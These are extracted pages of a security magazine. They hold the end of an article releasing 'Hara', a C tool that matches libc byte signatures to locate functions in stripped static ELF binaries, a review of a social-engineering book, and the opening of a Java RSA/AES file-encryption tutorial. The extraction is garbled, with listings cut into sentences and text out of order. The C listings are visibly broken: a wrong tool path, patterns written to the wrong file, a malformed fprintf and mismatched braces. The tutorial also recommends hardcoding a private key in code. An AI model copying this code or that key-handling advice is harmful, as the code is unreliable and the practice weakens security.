[+] strcat as strcat
[+] strcmp as strcmp
[+] strncmp as strncmp
[+] strstr as strstr
[+] strchr as strchr
[+] strrchr as strrchr
[+] read as _IO_file_read
[+] scanf as __scanf
[+] sscanf as _IO_sscanf
[+] fscanf as __fscanf
[+] vscanf as _IO_vscanf
[+] vsscanf as _IO_vsscanf
--More--
```

Figure 8. Pattern Generator For Hara

However, this methodology can also be applied to other libraries.

## Static compile

So what is static compile? Most compilers by default use a dynamic linker to link a binary to a library function to avoid putting all the different function codes into one binary file. Let's say that we are running a simple hello world code with the printf function. Regular dynamic compiled binary has a link to glibc for the printf reference. However, if the binary is statically compiled, the binary would refer to its own version of printf located in its own file, therefore also having a much more reliable dependency. Perhaps (see Figure 2 and Figure 3) would help to better understand the difference between Dynamic link and static compiled.

## nm

As introduced earlier, nm is a very useful tool for finding symbols and their related information. We need to be familiar with this to better understand the process of what we are about to do in this document, because we will be parsing and gathering the offset and size of the symbols provided by nm. (see Figure 4) is an example usage of nm. If you take a look, you can see the address of the symbol's location in the first column. There are symbol types in the second column. Lastly, you can see the names of the symbols in the third column. There are many symbol types. But to just cover the ones shown below, T means it resides in the text area. W means it's a weak symbol and R means it's read-only. You can find more meanings of these representations in nm's manpage (manual).

## Stripping a binary

Stripping simply removes all the debugging symbols presented in the binary file. Stripping can be done by a strip command, usually located at /usr/bin/strip. After stripping a binary, we no longer see what we used to see before. Figure 5 is a dump of assembly codes without debugging information. Although you might recognize printf in the dump, that is only a reference of where the function is located. Notice @plt+0x99

## Listing 2a. pgfh.c

```

#define _GNU_SOURCE
#include <stdio.h>
#include <link.h>
#include <string.h>
#include <sys/stat.h>

#include "func.h"

#define PATTERN_BUF_SIZ 1024
#define NM_PATH "/usr/bin/nm"
#define GCC_PATH "/usr/bin/gcc"
#define OBJ_PATH "/usr/bin/objdump"
#define ADDRESS_BASE 0x8048000
#define CFILENAME ".pg.c"
#define EFILENAME ".pg"
#define HFILENAME "pattern.h"
#define MAX_ARG 6
#define PATTERN_SIZ 25

#define TEMPL_INCLUDE "#include <stdio.h>\n#include
<stdlib.h>\n#include <unistd.h>\
n#include <string.h>\n#include <sys/
types.h>\n#include <sys/socket.h>\n"
#define TEMPL_HEADER "int main() {"
#define TEMPL_FOOTER "}"

#define HEADER_HEADER "#ifndef __HARA_PATTERN_H__\n#define
__HARA_PATTERN_H__\n\n/* libc library
functions pattern list */\n/* created
with Pattern Generator for Hara */\n\
nchar *pattern[]={\n"
#define HEADER_FOOTER "#endif"

//global variables
void *libcAddr;
char *libcPath;

int checkPattern(char *buf1, char *buf2, size_t n);

static int find_libcaddr(struct dl_phdr_info *info, size_t
size, void *data){
 char buf[9];

 //if it's libc module, store info
 if(strstr(info->dlpi_name, "libc")){
 //stores the address
 sprintf(buf, "%08x", info->dlpi_addr);
 sscanf(buf, "%x", &libcAddr);

 //stores the path
 libcPath=malloc(strlen(info->dlpi_
name)+1);
 strcpy(libcPath, info->dlpi_name);
 }
 return 0;
}

int main(int argc, char **argv){
 int i,j,k;
 int r;
 int nFunc=0;
 int nTotal=0;
 int pos; //file pos

 char buf[PATTERN_BUF_SIZ];
 char buf2[PATTERN_BUF_SIZ];
 char patternbuf[PATTERN_BUF_SIZ];
 char filebuf[PATTERN_BUF_SIZ];
 char *funcAddr;
 char ch;

 int funcSize;
 int readSize;
 int funcOffset;
 int compiled;
 int found;

 FILE *fp;
 FILE *sp;
 FILE *hp;

 struct stat statbuf;

 /* Header prints */
 printf("===== Pattern Generator For HARA
v1.0 =====\n");
 printf("[=] automatic pattern generator for hara\
n");
 printf("[=] z0nKT1g3r @ WiseGuyS\n");
 printf("[=] http://0xbeefc0de.org\n");

 /* Initialize variables for pattern matching */
 if(dl_iterate_phdr(find_libcaddr, NULL)<0){
 printf("[=] Could not locate libc.\n");
 exit(-1);
 }

 printf("[=] -----\n");

 /* Variable infos */
 printf("[+] libc library path: %s\n", libcPath);
 printf("[+] libc library address: %p\n",
libcAddr);

 nFunc=sizeof(funcList)/4;
 printf("[+] Number of functions to check: %d\n",
nFunc);

 printf("[=] -----\n");

 //write pattern.h header
 hp=fopen(HFILENAME, "w+");
 fprintf(hp, HEADER_HEADER);

 //go through the function list
 for(i=0;i<nFunc;i++){

 /* gets NM offsets and the function
address, and function size on libc */
 sprintf(buf, "%s -D -S %s | /bin/grep
%s", NM_PATH, libcPath, funcList[i]);

 sp=popen(buf, "r");
 funcAddr=0;
 for(j=0;!feof(sp);j++){
 buf2[j]=fgetc(sp);
 if(buf2[j]=='\x0a'){
 sscanf(buf2, "%x %x %c %s",
&funcOffset, &funcSize, &ch, &buf);

```

Listing 2b. pgfh.c

```

 //check the
function name

 if(checkPattern(buf, funcList[i],
strlen(funcList[i])+1)==0){
 funcAd
dr=libcAddr+funcOffset;

 if(funcSize>PATTERN_BUF_SIZ)

 funcSize=PATTERN_BUF_SIZ-100;
 break;
 }
 //if not, reset
j=0;
 else{
 j=0;
 }
}

//end of for: feof

pclose(sp);

//if can't find in NM, next function
if(funcAddr==0)
 continue;

//clean up previous
sprintf(buf, "/bin/rm -rf %s",
EFILENAME);
system(buf);
sprintf(buf, "/bin/rm -rf %s",
CFILENAME);
system(buf);

for(j=0;j<MAX_ARG;j++){
 compiled=0;

 //write C into file
 fp=fopen(CFILENAME, "w+");

 //construct file
 strcpy(filebuf, TEMPL_
INCLUDE);
 strcat(filebuf, TEMPL_
HEADER);
 strcat(filebuf, "\n");
 strcat(filebuf, funcList[i]);
 strcat(filebuf, "(");

 for(k=0;k<j-1;k++){
 if(j==1)

 strcat(filebuf, "0");
 else

 strcat(filebuf, "0,");
 }

 strcat(filebuf, "0);\n");
 strcat(filebuf, TEMPL_
FOOTER);
 strcat(filebuf, "\n");

 //write file
 fwrite(filebuf, 1,
strlen(filebuf), fp);

 fclose(fp);

 //statically compile
 //gcc -o EFILENAME CFILENAME
-static
 sprintf(buf, "%s -o %s
%s -static 2>/dev/null", GCC_PATH,
EFILENAME, CFILENAME);
 system(buf);

 //if binary exists, break;
 if(stat(EFILENAME,
&statbuf)>=0){
 compiled=1;
 break;
 }
}

//for j<MAX_ARG

//if not compiled, next function
if(compiled==0){
 //clean up
 sprintf(buf, "/bin/rm -rf
%s", CFILENAME);
 system(buf);
 continue;
}

//find the start of func: objdump
sprintf(buf, "%s -S %s | grep %s",
NM_PATH, EFILENAME, funcList[i]);
sp=popen(buf, "r");
found=0;
for(j=0;!feof(sp);j++){
 buf2[j]=fgetc(sp);
 if(buf2[j]=='\xff')
 continue;
 if(buf2[j]=='\x0a'){
 buf2[j]=0;

 memset(buf,0,PATTERN_BUF_SIZ);
 r=sscanf(buf2,"%x
%x %c %s", &funcAddr, &funcSize, &ch,
&buf);

 if(buf[0]!=0 &&
r==4 && ch!='W'){
 //
 check the function name

 if(sprintf(buf2,"_%s",funcList[i])
&& checkPattern(buf, buf2,
strlen(buf2)+1)==0){

 funcOffset=funcAddr-ADDRESS_BASE;

 found=1;

 break;
 }

 else if(sprintf(buf2,"__libc_

```

Listing 2c. *pgfh.c*

```

 %s", funcList[i]) && checkPattern(buf,
 buf2, strlen(buf2)+1)==0){

 funcOffset=funcAddr-ADDRESS_BASE;

 found=1;

 break;

 }
 else
 if(sprintf(buf2, "_IO_%s", funcList[i])
 && checkPattern(buf, buf2,
 strlen(buf2)+1)==0){

 funcOffset=funcAddr-ADDRESS_BASE;

 found=1;

 break;

 }

 else if(sprintf(buf2, "_IO_file_
 %s", funcList[i]) && checkPattern(buf,
 buf2, strlen(buf2)+1)==0){
 funcOffset=funcAddr-ADDRESS_BASE;
 found=1;

 break;

 }
 else
 if(sprintf(buf2, "%s", funcList[i])
 && checkPattern(buf, buf2,
 strlen(buf2)+1)==0){

 funcOffset=funcAddr-ADDRESS_BASE;

 found=1;

 break;

 }

 memset(buf2, 0, PATTERN_BUF_SIZ);
 j=-1;
 }
 //end of if: 0x0a
 //printf("feof?:%d\
n", feof(sp));
} //end of for: feof
pclose(sp);

//if none found, next function
if(found!=1)
 continue;

printf("[+] %s as %s\n", funcList[i],
 buf2);

//copy and save(or print)
//open EFILENAME and grab the copy
fp=fopen(EFILENAME, "r+");
fseek(fp, funcOffset, SEEK_SET);
readSize=funcSize;
readSize=PATTERN_SIZ;

if(readSize>PATTERN_BUF_SIZ)

 readSize=PATTERN_BUF_SIZ-100;

 if(fread(buf, 1, readSize,
 fp)==readSize){
 fprintf(fp, "%s\n", buf2);

 fprintf(fp, "\n");
 for(j=0; j<readSize; j++){
 //print it in \x form
 fprintf(fp, "\
x%02x", (unsigned char)buf[j]);
 }

 fprintf(fp, "\n");
 fprintf(fp, "\n");
 }

 fclose(fp);

 //clean up
 sprintf(buf, "/bin/rm -rf %s",
 EFILENAME);
 system(buf);
 sprintf(buf, "/bin/rm -rf %s",
 CFILENAME);
 system(buf);
 memset(buf, 0, PATTERN_BUF_SIZ);
 memset(buf2, 0, PATTERN_BUF_SIZ);
 nTotal++;

} //end of for: funcList

fprintf(fp, "\t1g3r\n", "http://0xbeefc0de.org\
\n10\n");
fprintf(fp, HEADER_FOOTER);
fprintf(fp, "\n");

free(libcPath);

fclose(fp);

//clean up previous
sprintf(buf, "/bin/rm -rf %s", EFILENAME);
system(buf);
sprintf(buf, "/bin/rm -rf %s", CFILENAME);
system(buf);

printf("[=] -----\n");
printf("[+] Total %d patterns generated in %s\n",
 ++nTotal, HFILENAME);
}

//compares two bytes and returns 0=true, -1=false
int checkPattern(char *buf1, char *buf2, size_t n){
 int i;
 for(i=0; i<n; i++){
 if(buf1[i]!=buf2[i]){
 return -1;
 }
 }
 return 0;
}

```

# DEFENSE

after `printf`, which means it is located 0x99 bytes far from where `printf` is located. Also a completely stripped binary would look like shown in Figure 6.

## Function patterns

So what can be considered as a function pattern? All of the functions have their own unique assembly codes. Therefore,

matching those assembly codes in the binary file would surely get us the result we want. For example, Figure 7 would be the opcodes of the `printf` function in a static file.

### Listing 3. `func.h`

```
#ifndef __HARA_FUNC_H_
#define __HARA_FUNC_H_

/* libc library function list */

char *funcList[]={
 //str*
 "strcpy",
 "strlen",
 "strcat",
 "strcmp",
 "strncmp",
 "strstr",
 "strchr",
 "strrchr",

 //io
 "read",
 "scanf",
 "sscanf",
 "fscanf",
 "vscanf",
 "vsscanf",
 "vfscanf",
 "getc",
 "gets",
 "open",

 "puts",
 "write",
 "printf",
 "sprintf",
 "snprintf",
 "vprintf",
 "vfprintf",
 "vsprintf",
 "vsnprintf",

 "close",

 //files
 "fopen",
 "fwrite",
 "fread",
 "fgetc",
 "fclose",
 "fflush",
 "feof",
 "fputs",

 //mem*
 "memcpy",
 "memset",
 "memcmp",
 "mmap",
 "mprotect",

 "realloc",
 "free",

 //sockets
 "accept",
 "connect",
 "bind",
 "send",
 "recv",
 "listen",
 "htonl",
 "htons",
 "inet_aton",
 "inet_ntoa",
 "sendto",
 "recvfrom",

 "dup",
 "dup2",

 //threads, fork
 "fork",
 "pthread_create",

 //others
 "bzero",
 "sleep",
 "time",

 "getuid",
 "setuid",
 "getgid",
 "setgid",
 "geteuid",
 "seteuid",

 "atoi",
 "rand",
 "srand",
 "execl",
 "execle",
 "execlp",
 "execv",
 "execve",
 "execvp",

 "isupper",
 "isspace",
 "islower",
 "isalpha",
 "toUpper",

};

#endif

/*alloc
"malloc",
"calloc",
```

## Listing 4. hara.c

```

#define _GNU_SOURCE
#include <stdio.h>
#include <link.h>
#include <string.h>
#include <sys/stat.h>
#include "pattern.h"
#define PATTERN_BUF_SIZ 1024
#define NM_PATH "/usr/bin/nm"
#define ADDRESS_BASE 0x8048000
int checkPattern(char *buf1, char *buf2, size_t n);

int main(int argc, char **argv){
 int i,j,k;
 int nFunc=0;
 int nTotal=0;
 int pos; //file pos

 char buf[128];
 char buf2[128];
 char patternbuf[PATTERN_BUF_SIZ];
 char filebuf[PATTERN_BUF_SIZ];
 char *funcAddr;
 char ch;
 int funcSize;
 int readSize;
 int funcOffset;

 FILE *fp;
 FILE *sp;

 struct stat statbuf;
 struct passwd *pwd;

 /* Header prints */
 printf("===== HARA v1.0 =====\n");
 printf("[=] libc function locator for statically
 compiled binaries\n");
 printf("[=] z0nKtI3r @ WiseguyS\n");
 printf("[=] http://0xbeefc0de.org\n");

 //check for the argument
 if(argc<2){
 printf("[-] Argument Missing.\n");
 printf("[-] [USAGE] %s FILE\n", argv[0]);
 exit(-1);
 }
 //check if the file exists
 else if(stat(argv[1], &statbuf)<0){
 printf("[-] File does not exist.\n");
 exit(-1);
 }
 //check if it's elf file
 else{
 fp=fopen(argv[1], "r+");
 if(fp<=0){
 printf("[-] Cannot open the file\n");
 exit(-1);
 }
 fread(buf, 4, 1, fp);

 //if \x7f written directly, it's
 considered [delete] key
 strcpy(buf2, "aELF");
 buf2[0]='\x7f';

 if(checkPattern(buf, buf2, 4)!=0){
 printf("[-] File is not ELF binary.\n");
 }
 fclose(fp);
 exit(-1);
 }
 fclose(fp);
}
printf("[=] -----\n");
nFunc=sizeof(pattern)/12;
printf("[+] Number of functions to check: %d\n",
 nFunc);
printf("[+] Searching through the binary.\n");
printf("[=] -----\n");
//open the binary file
fp=fopen(argv[1], "r");
fflush(fp);
//go through the function list
for(i=0;i<nFunc;i++){

 rewind(fp);

 //get pattern size
 readSize=atoi(pattern[i*3+2]);

 /* get the pattern from db */
 memcpy(&patternbuf, pattern[i*3+1],
 readSize);

 /* compare it to file */
 pos=0;

 //loop through the file
 while(fread(&filebuf, 1, readSize,
 fp)==readSize && !feof(fp)){
 //compare it to the binary
 if(checkPattern(&patternbuf,
 &filebuf, readSize)==0){
 nTotal++;
 //perhaps address conversion
 pos+=ADDRESS_BASE;
 printf("[+] Found
 %s() at %p.\n", pattern[i*3], pos);
 break;
 }
 pos++;
 fseek(fp, pos, SEEK_SET);
 } //end of while: fread
} //end of for: pattern
fclose(fp);
printf("[=] -----\n");
printf("[=] Total %d functions found.\n", nTotal);
return 0;
}
//compares two bytes and returns 0=true, -1=false
int checkPattern(char *buf1, char *buf2, size_t n){
 int i;
 for(i=0;i<n;i++){
 if(buf1[i]!=buf2[i]){
 return -1;
 }
 }
 return 0;
}

```

Surely we can go through most of the functions one by one generating them. However, due to the difference of each library and version, it would not be so efficient to have one pattern set from a system that would be different from other systems. So it would be better to write an automatic pattern generator to generate patterns based on its own libraries installed on the system. There is also a problem that different statically compiled binaries will have slightly different codes of libc functions, it is due to the fact that each static compiled binaries will have a different set of functions, which will have different function offsets. Although it would be ideal to compare the entire function to the binary, due to that reason, we would have to generate a function pattern for only the first 20-30 bytes.

## Implementation symbol recovery tool

The implementation of a recovery tool will consist of two parts: an automatic function pattern generator and a function pattern match program. Implementation of the automatic function pattern generator can be broken into few steps. It will first look up functions located in the

libc.so.6 file. In doing so, it will use the nm command to look up if a function exists in the current libc library. As soon as it checks the existence of the function, it will try to compile a source code using the function inside the code. After the code gets compiled, the generator will look up the function location (offset) by using the nm command again in the compiled binary. Then by subtracting 0x08041000, which is the start of the text area of an ELF binary, to the offset, it will be able to figure out what the actual location of the function is. Then, it copies the exact number of bytes on that address and saves it in the pattern list file. After the automatic function pattern generator finishes, the actual pattern matching will occur. The implementation of the pattern matching program will simply compare the pattern to the binary file, and will convert the offset of the function to the actual location of the binary by adding 0x08041000, to figure out the actual location of the function in the target binary file.

For example, to detect strcpy function from the binary, signature of strcpy function needs to be generated. We do this by looking at the binary through objdump (see Listing 1).

So the signature will look somewhat like following.

```
"\x55\x31\xd2\x89\xe5\x56\xb8\x75\x08\x53\xb5\xd0\x8d\xe4\xff\x0f\xb6\x04\x13\x88\x33\x11\x01\x83\xc2\x01\x84\xc0\x75\xf1\x89\xf0\x5b\x5e\x5d\xc3"
```

The length of this signature can be modified to enhance the detection of the library function. However, the basic idea of the signature is to compare it to the actual binary to locate the function in the binary.

## Hara v0.1

In this article, I am releasing my own code for Hara v0.1. It will also be hosted at <http://code.google.com/p/hara-z/> for open source development. So anyone is more than welcome to contribute if you have any brilliant ideas for this project.

*pgfh.c* (see Listing 2) is Pattern Generator For Hara that creates patterns for the functions listed in *func.h* (see Listing 3). *hara.c* (see Listing 4) is the actual code that will compare the patterns to a target binary file.

Figure 8 and Figure 9 are the running screen of pattern generator and hara.

## Further Ideas

It would be better implemented if we could skip a few bytes after each jump instruction, because as stated earlier different codes that are statically compiled contain a different number of functions, which will affect the offsets of each function.

## Conclusion and Credits


Please feel free to send me any kind of feedback at [wantstar@0xbeefc0de.org](mailto:wantstar@0xbeefc0de.org).

**Justin Sunwoo Kim**

UCLA Computer Science major  
<http://0xbeefc0de.org>  
2009. 4. 16.

## On The 'Net

- [http://en.wikipedia.org/wiki/Debug\\_symbol](http://en.wikipedia.org/wiki/Debug_symbol)
- [http://en.wikipedia.org/wiki/Executable\\_and\\_Linkable\\_Format](http://en.wikipedia.org/wiki/Executable_and_Linkable_Format)



```
----- HARA v1.0 -----
[=] libc function locator for statically compiled binaries
[=] z0nKT1g3r @ WiseGuyS
[=] http://0xbeefc0de.org
[=] -----
[+] Number of functions to check: 56
[+] Searching through the binary..
[=] -----
[+] Found strcpy() at 0x8070f70.
[+] Found strlen() at 0x8054040.
[+] Found strcat() at 0x80a20f4.
[+] Found strcmp() at 0x8070f30.
[+] Found strncmp() at 0x8071200.
[+] Found strstr() at 0x80540f0.
[+] Found strchr() at 0x8054420.
[+] Found strrchr() at 0x80713d0.
[+] Found _IO_file_read() at 0x804c600.
[+] Found __scanf() at 0x80a21e5.
[+] Found _IO_sscanf() at 0x806dee0.
[+] Found __fscanf() at 0x806dee0.
[+] Found _IO_vscanf() at 0x80a2238.
[+] Found _IO_vsscanf() at 0x8089f40.
[+] Found _IO_vfscanf() at 0x808ead0.
--More--
```

Figure 9. Hara v1.0



## Hacking the Human



Every security system in the world has the exact same weakness, the human being that always present somewhere with the necessary access for someone to exploit.

This book is dedicated to the wonderful world of social engineering, the one area that is usually missed on audits and risk assessments, but in my opinion this is the most important area, because if you can get someone to do the deed on your behalf, how can you get caught!

By concentrating on the psychological aspect of social engineering (its not just about conning people), this book explains in detail all the basics in human vulnerabilities. There is an excellent set of examples throughout the book that make the reader start to think outside the usual technical security boundaries, and concentrate on the easiest route to exploit.

The author uses the introduction as a example in social engineering, which was a new experience. Some people skip introductions and want to get straight into a book. I read this one 3 times doublechecking it against the details provided in a later chapter.

Throughout the book there is constant reference to ISO27001 which highlights how serious everyone needs to take the risk of having people working for them, and how they need to be trained and protected from this very easy avenue of attack. There are three sections to the book;

### The Risks

This section introduces you into the world of social engineering and the risks involved in this area. By explaining the various approaches that can be used to assess this risk, each is compared against ISO27001 and how relevant this approach is towards social engineering.

By clearly explaining the vulnerabilities we all face and the risks associated with the psychological weaknesses that we all have (it is part of the usual human nature after all) it starts to become clear how complex this area of information security really is. You are given an excellent example of an attack on a company, and how to take a „non-standard“ approach towards breaching their security.

### Understanding Human Vulnerabilities

The next section was fascinating for me, and for those of you that ever have to deal with sales people. See how many of these techniques you can identify being used on you when they next come to call. (or you could try these techniques on them, and pay a cheaper price)

From mind reading to neurolinguistic programming, this section clearly explains how what we say and the way we say can have a huge effect on people and on ourselves. There is a very good diagram that shows which personality profiles on average tend to comply and which of those would potentially challenge your perceived authority.

Everytime a social engineer attack a target, they will „put on“ a persona while performing the attack. These personnas are grouped into 3 distinctive groups (Parent, Adult, Child), and by adopting one of these states, the engineer will know how to deal with the other 2 types if they come across them during their attack. (there is a lovely example of how to make a child spill a drink, while telling them not to!)


### Countermeasures

This final section takes you through starting to build a defence against social engineering attacks. From profiling your own staff to building awareness within them on how people will try to persuade them to release information that should be kept confidential. You are then given details on the different types of testing that can be conducted. Use the information gathered from the book to start your own tests, and see how vulnerable you really are.

There is a further reading section at the end of the book and has good advice for those of you that wish to pursue more information regarding this „black art“, and it also points to where the author has pulled his ideas and information from to produce such an excellent read.

I can't recommend this book highly enough, this book belongs on the shelf of every IT Security Manager's shelf in my opinion as there clearly aren't enough books out there that bring enough focus to this area of vulnerability within every company.

Buy this book!



Author: Ian Mann  
Publisher: Gower Publishing Ltd  
ISBN-10: 0566087731  
ISBN-13: 978-0566087738



MICHAEL SCHRATT

# RSA & AES in JAVA

Difficulty



Cryptography is used for hiding information. The term cryptography itself represents several algorithms like Symmetric-key cryptography, Asymmetric-key cryptography (also called Public-key cryptography), but also Cryptosystems and Cryptanalysis.

Today, I would like to introduce to you cryptographic functions written in JAVA, specifically RSA & AES. For those of you who do not know RSA and AES, I have covered some of the better descriptions in the link section at the end of the article.

The following article covers file encryption and decryption. The content will be encrypted with AES and the file itself with RSA. I know there are already questions like: Where to save the AES key? How to build my own RSA key files? Do I have to use that generated key files or can I embed those in my code? If there are any questions left, that I do not cover, just get in contact with me!

## Build Your Own RSA Key Generator

The most important JAVA package we need for all our operations is *java.security.\** and it is a standard package. So, it should be available after your JAVA installation.

Let me introduce a sample key generator. Another version is available at <http://www.codeplanet.eu>. The maximum key size of 2048 bit is limited due a strong jurisdiction policy in JAVA 2 SDK. More information can be found at <http://java.sun.com/j2se/1.4.2/docs/guide/security/jce/JCERefGuide.html> – Appendix E. But, there is still the possibility to download an unlimited jurisdiction policy, which is covered in the *JAVA Cryptography Extension (JCE)* at [\[java.sun.com/j2se/1.4.2/download.html\]\(http://java.sun.com/j2se/1.4.2/download.html\). So just let's make an 8192 bit RSA key file for fun \(see Listing 1\).](http://</a></p></div>
<div data-bbox=)

Compile the code and run it from the command line. If you choose to export it as a jar file, run `java -jar binary.jar` to execute it. After execution of the code, there will be two new files in the current directory. The public and private key files are generated with a key size of 8192 bits and are ready for further use. There are other key sizes available as well. We are going to use our public key for encryption and our private key to decrypt the encrypted data again.

## Encryption & Decryption

What I want to accomplish now, is to encrypt a file. But, it is really so simple? Let's do a test and see how easy it is. As I told you before, the content of the file should be protected by AES, which is a symmetric algorithm and the file itself by RSA (we already have our key pair, but no sample code). Many public available sources use AES for encryption and wrap the key into the file we want to encrypt. To get the key for decryption again, we also need the key size available. So, just prepend the key length to the file content also. This can be done as an Integer Object. The following code shows how to achieve the encryption of a file. It takes the previous generated public key file, an input filename (file you want to encrypt) and an output file name as

### WHAT YOU SHOULD KNOW...

Basic knowledge in JAVA

Basic knowledge of RSA and AES

### WHAT YOU WILL LEARN...

How use RSA and AES in JAVA

Basics in file encryption

Different coding styles

**Listing 1.** RSA Key Generator

```
import java.io.FileOutputStream;
import java.io.IOException;
import java.io.ObjectOutputStream;
import java.security.GeneralSecurityException;
import java.security.KeyPair;
import java.security.KeyPairGenerator;
import java.security.SecureRandom;
public class RSAKeyGenerator {
private static final int KEYSIZE = 8192;
public static void main(String[] args) {
generateKey("RSA_private.key","RSA_public.key");
}

public static void generateKey(String privateKey, String publicKey) {
try {
KeyPairGenerator pairgen = KeyPairGenerator.getInstance("RSA");
SecureRandom random = new SecureRandom();
pairgen.initialize(KEYSIZE, random);
KeyPair keyPair = pairgen.generateKeyPair();
ObjectOutputStream out = new ObjectOutputStream(new FileOutputStream(publicKey));
out.writeObject(keyPair.getPublic());
out.close();
out = new ObjectOutputStream(new FileOutputStream(privateKey));
out.writeObject(keyPair.getPrivate());
out.close();
} catch (IOException e) {
System.err.println(e);
} catch (GeneralSecurityException e) {
System.err.println(e);
}
}
}
```

**Listing 2.** Encryption Method

```
public void encryptToOutputFile(String publicKeyFile, String inputFile, String outputFile) throws FileNotFoundException,
IOException, ClassNotFoundException, GeneralSecurityException {
KeyGenerator keygen = KeyGenerator.getInstance("AES");
SecureRandom random = new SecureRandom();
keygen.init(random);
SecretKey key = keygen.generateKey();

// Wrap with public key

ObjectInputStream keyIn = new ObjectInputStream(new FileInputStream(publicKeyFile));
Key publicKey = (Key) keyIn.readObject();
keyIn.close();

Cipher cipher = Cipher.getInstance("RSA");
cipher.init(Cipher.WRAP_MODE, publicKey);
byte[] wrappedKey = cipher.wrap(key);
DataOutputStream out = new DataOutputStream(new FileOutputStream(outputFile));
out.writeInt(wrappedKey.length);
out.write(wrappedKey);

InputStream in = new FileInputStream(inputFile);
cipher = Cipher.getInstance("AES");
cipher.init(Cipher.ENCRYPT_MODE, key);
crypt(in, out, cipher);
in.close();
out.close();
}
```

parameters. The cipher object provides all necessary modes for wrapping and encryption (see Listing 2).

The next step is to write a function for the decrypting operations. Have a look at the code in Listing 3. As mentioned

### Listing 3. Decryption Method

```
public void decryptFromOutputFile(String privateKeyFile, String inputFile, String
 outputFile) throws IOException, ClassNotFoundException,
 GeneralSecurityException {

 DataInputStream in = new DataInputStream(new FileInputStream(inputFile));
 int length = in.readInt();
 byte[] wrappedKey = new byte[length];
 in.read(wrappedKey, 0, length);

 // Open with private key
 ObjectInputStream keyIn = new ObjectInputStream(new FileInputStream(privateKeyFile));
 Key privateKey = (Key) keyIn.readObject();
 keyIn.close();

 Cipher cipher = Cipher.getInstance("RSA");
 cipher.init(Cipher.UNWRAP_MODE, privateKey);
 Key key = cipher.unwrap(wrappedKey, "AES", Cipher.SECRET_KEY);

 OutputStream out = new FileOutputStream(outputFile);
 cipher = Cipher.getInstance("AES");
 cipher.init(Cipher.DECRYPT_MODE, key);

 crypt(in, out, cipher);
 in.close();
 out.close();
}
```

before, we need the private key for the decrypt exercise. This function takes an encrypted input file and stores the decrypted file at the output file location you defined as a parameter. We can also see how the wrapped key can be extracted from the file again.

Up to now, no strange things have occurred and everything is fine. But I do not want to permanently use the key files. This is where the Key File Transformer comes into play. The transformer outputs a byte code, which can be embedded into a package or class. Why do I want to do so? In most environments, more than one person has access to servers, workstations etc. I do not want my private key file to get published or distributed and it used for decrypting my programs cache in an illegal manner. Or, if I use my private key in a file based mode, it could be recovered through a simple routine if it gets deleted or lost. So, an automated continuity process can be implemented. This tool recovers itself. Cool!!

## The Key File Transformer

What possibilities do I have? Perhaps there is a way to transform my key file into unreadable code that can be stored or embedded and it can be used during encryption and decryption? The code that you can see in Listing 4 is called The Key File Transformer.

Now you have a new function to transform your private or/and public key file into a byte array. The steps are, get the encoded hash code from your key file and format it in hex. Some modifications can be performed for easier handling of file input, but this is a sample code anyway. And it works great! As I reached that step, I thought, that *everything is easy*. The next steps are to interpret a byte array as a working key.

## Transform a Byte Array Back to a Working Key

To use our embedded byte array we have to modify the encryption and decryption function to use the byte array instead of the external stored key files. First, adapt the input parameters please see the Listing 5 and adapt the decryption function, as it is shown in the Listing 6.

Table 1. PKCS Standards

Standard	Description
PKCS 1	RSA Cryptography Standard
PKCS 2	Not available
PKCS 3	Diffie-Hellman Key Agreement Standard
PKCS 4	Not available
PKCS 5	Password-based Encryption Standard
PKCS 6	Extended-Certificate Syntax Standard
PKCS 7	Cryptographic Message Syntax Standard
PKCS 8	Private-Key Information Syntax Standard
PKCS 9	Selected Attribute Types
PKCS 10	Certification Request Standard
PKCS 11	Cryptographic Token Interface
PKCS 12	Personal Information Exchange Syntax Standard
PKCS 13	Elliptic Curve Cryptography Standard (ECC)
PKCS 14	Pseudo Random Number Generation (PRNG)
PKCS 15	Cryptographic Token Information Format Standard

**Listing 4.** Key File Transformer

```

import java.io.FileInputStream;
import java.io.FileNotFoundException;
import java.io.IOException;
import java.io.ObjectInputStream;
import java.security.GeneralSecurityException;
import java.security.Key;
/*
 * Private/Public Key File to Encoded Key Byte[]
 */
public class KeyToArray {
 public static void main(String[] args) throws FileNotFoundException, IOException, ClassNotFoundException,
 GeneralSecurityException {
 /*
 * Define Arguments
 */
 ObjectInputStream keyIn = new ObjectInputStream(new FileInputStream("RSA_private.key"));
 Key privateKey = (Key) keyIn.readObject();
 keyIn.close();
 byte[] k = privateKey.getEncoded();
 System.out.println(privateKey.getFormat());
 System.out.println(k.length);
 for(int i = 0; i < k.length; i++) {
 System.out.print(k[i]);
 }
 System.out.println();
 System.out.println("Created byte[] of length : " + k.length);
 System.out.println("Convert byte[] to String : " + bytesToHex(k));
 System.out.println("-----");
 System.out.println();
 System.out.print("byte[] encPKe = { ");
 int j = 0;
 for (int i = 0; i < k.length; i++) {
 if(i == k.length-1)
 System.out.print("(byte)0x" + byteToHex(k[i]) + " ");
 else
 System.out.print("(byte)0x" + byteToHex(k[i]) + ", ");
 j++;
 if(j == 6) {
 System.out.println();
 j = 0;
 }
 }
 System.out.println("};");
 System.out.println();
 }
